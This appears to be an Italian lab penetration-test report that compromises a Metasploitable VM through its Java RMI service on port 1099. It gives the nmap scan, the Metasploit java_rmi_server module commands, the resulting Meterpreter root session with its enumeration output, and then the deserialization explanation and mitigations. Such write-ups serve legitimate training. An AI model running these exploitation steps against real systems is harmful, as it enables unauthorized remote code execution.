TEST DI PENETRAZIONE E SFRUTTAMENTO VULNERABILITÀ JAVA-RMI

Data: 23/01/2026

Autore: Francesco Sardi

Oggetto: Sfruttamento vulnerabilità Java-RMI *(Porta 1099)*

1. Obiettivi del Test

L'attività ha come scopo la compromissione etica di un sistema target vulnerabile per dimostrare l'impatto di configurazioni insicure.

Nello specifico, gli obiettivi operativi sono:

- Configurazione dell'ambiente di rete *(modifica indirizzi IP)*.
- Sfruttamento della vulnerabilità del servizio Java RMI sulla porta 1099.
- Ottenimento di una sessione remota *(Meterpreter)* sulla macchina vittima.
- Enumerazione post-exploitation *(raccolta informazioni di rete e tabella di routing)*.

2. Executive Summary


Il presente report documenta la procedura tecnica utilizzata per sfruttare una vulnerabilità nota nel protocollo Java RMI *(Remote Method Invocation)*. Attraverso l'utilizzo del framework Metasploit, è stato possibile sfruttare una configurazione predefinita insicura per ottenere l'esecuzione di codice in remoto *(RCE)*. L'attacco ha portato all'apertura di una **sessione Meterpreter stabile**, permettendo l'esfiltrazione di dati sensibili riguardanti la configurazione di rete e il routing della macchina target, dimostrando la criticità della mancata messa in sicurezza dei servizi Java esposti.


Fase 1: Configurazione dell'Ambiente

Prima di procedere con le fasi di attacco, si è resa necessaria la configurazione statica degli indirizzi IP per isolare le macchine all'interno della stessa sottorete e garantire la raggiungibilità reciproca.

Configurazione di Rete:

- **Macchina Attaccante (Kali Linux):**
  - IP Assegnato: *192.168.11.111*
- **Macchina Vittima (Metasploitable):**
  - IP Assegnato: *192.168.11.112*






A seguito della configurazione delle interfacce di rete, è stato effettuato un test di connettività tramite protocollo ICMP *(Ping)* per verificare la raggiungibilità del target.

```
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=1.86 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.659 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.593 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.628 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=0.707 ms
^C
── 192.168.11.112 ping statistics ──
5 packets transmitted, 5 received, 0% packet loss, time 4090ms
rtt min/avg/max/mdev = 0.593/0.888/1.857/0.485 ms
```

Fase 2: Discovery e Reconnaissance

La fase di analisi è iniziata con una scansione delle porte e dei servizi attivi sulla macchina target utilizzando il tool **Nmap**. L'obiettivo era identificare vettori di attacco esposti. La scansione ha evidenziato diverse porte aperte, confermando in particolare l'attività del **servizio Java RMI** sulla **porta 1099**.

Comando eseguito: *nmap -sV 192.168.11.112 -T5*




```
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
33718/tcp open  java-rmi    GNU Classpath grmiregistry
44941/tcp open  nlockmgr    1-4 (RPC #100021)
52320/tcp open  status      1 (RPC #100024)
54902/tcp open  mountd      1-3 (RPC #100005)
MAC Address: 08:00:27:6B:7D:F2 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 142.34 seconds
```

Fase 3: Scelta e Configurazione dell'Exploit

Identificato il servizio Java RMI, è stata effettuata una ricerca all'interno del database del framework Metasploit per individuare moduli di exploit compatibili. È stato selezionato il modulo relativo a una vulnerabilità causata da configurazioni predefinite insicure nel caricamento delle classi Java RMI.


Il payload è stato configurato impostando l'indirizzo IP del target *(RHOSTS)* e preparato per l'esecuzione.

Comandi di configurazione: *use exploit/multi/misc/java_rmi_server set RHOSTS 192.168.11.112*



Esecuzione: Una volta verificati i parametri, è stato lanciato l'exploit. L'attacco ha avuto successo, stabilendo una connessione inversa e aprendo una sessione Meterpreter interattiva sulla macchina target.

Comando di avvio: *run*




Fase 4: Post-Exploitation ed Esfiltrazione Dati

Con l'ottenimento della sessione Meterpreter, si è acquisito il controllo sulla macchina vittima. In questa fase sono state raccolte le informazioni richieste dagli obiettivi del progetto, nello specifico la configurazione delle interfacce di rete e la tabella di routing del sistema compromesso.

In aggiunta, per verificare il livello di privilegi e il contesto del sistema, sono stati recuperati l'identificativo utente *(uid)* e le informazioni generali di sistema *(sysinfo)*.

Comandi eseguiti: *ipconfig (Configurazione rete) route (Tabella di routing) getuid (Identificativo utente) sysinfo (Informazioni sistema)*



```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe6b:7df2  ::       ::
meterpreter >
```

```
meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```

Conclusioni e Analisi Tecnica

Come evidenziato nel report, la presenza di configurazioni predefinite non sicure può esporre i sistemi a vulnerabilità critiche. Nel caso specifico, il servizio Java RMI ha permesso a un attaccante non autenticato di ottenere una shell remota con privilegi sul sistema target.

Dettaglio tecnico della vulnerabilità: La vulnerabilità sfruttata risiede nel meccanismo di serializzazione degli oggetti in Java. RMI *(Remote Method Invocation)* permette di invocare metodi su oggetti residenti in una Java Virtual Machine remota. Per fare ciò, i parametri delle chiamate vengono "serializzati" *(trasformati in uno stream di byte)* per il trasporto via rete e "deserializzati" *(ricostruiti)* dal ricevente.

La criticità emerge nel momento in cui i dati in ingresso vengono deserializzati dal server **prima** di effettuare adeguati controlli di sicurezza. Un attaccante può quindi inviare un oggetto Java appositamente malevolo. Durante la deserializzazione, questo oggetto innesca l'esecuzione di codice sfruttando classi già presenti nel server *(note come "gadget chains")*, permettendo di trasformare la deserializzazione dei dati in una Remote Code Execution (RCE) completa, senza la necessità di inviare nuovo codice eseguibile, ma abusando di quello già esistente.

6. Strategie di Mitigazione (Remediation)

Al fine di mettere in sicurezza l'infrastruttura e prevenire lo sfruttamento della vulnerabilità analizzata, si raccomanda l'implementazione delle seguenti contromisure:

- **Segmentazione di Rete e Firewalling:** È fondamentale limitare l'accesso alla porta 1099 e alle porte effimere utilizzate da RMI *(Remote Method Invocation)*. Si consiglia di configurare regole firewall (es. *iptables* o firewall perimetrali) per consentire le connessioni a tali servizi esclusivamente da indirizzi IP fidati o da specifiche subnet di gestione, bloccando qualsiasi traffico proveniente da reti esterne o non autorizzate.
- **Utilizzo di RMI su SSL/TLS:** Configurare il servizio RMI *(Remote Method Invocation)* per operare su socket sicuri *(RMI over SSL)*. Questo non solo cifra il traffico di rete impedendo lo sniffing, ma può essere configurato per richiedere l'autenticazione reciproca tra client e server, prevenendo accessi da parte di attori non autenticati.
- **Patching e Aggiornamenti:** Mantenere aggiornato l'ambiente Java *(JRE/JDK)* e il software server all'ultima versione stabile disponibile, assicurandosi che le patch di sicurezza note siano state applicate.